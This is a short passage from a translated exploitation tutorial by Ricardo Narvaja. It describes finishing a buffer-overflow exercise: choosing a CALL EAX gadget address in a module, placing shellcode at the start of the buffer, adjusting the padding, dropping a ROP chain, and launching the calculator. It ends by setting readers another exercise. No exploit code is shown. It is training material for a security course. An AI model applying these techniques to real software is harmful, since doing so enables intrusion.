


We see, in the results, that there are some that belong to mypepe. I choose some, for example.




When I go there, I press C for it to convert it in code because I hadn't disassembled it.

0x7802c16e will be the CALL EAX that I choose. I add it in the script.



I put the shellcode ahead because it jumps to the buffer start and for not to vary the size before the pointer, I subtract the shellcode size to the A's quantity. I won't need the ROP anymore. So, I delete it.



The chicken is ready. It executes the calculator. I hope someone makes me happy solving the 41b or at least he/she tries it.

Ricardo Narvaja

Translated by: @IvinsonCLS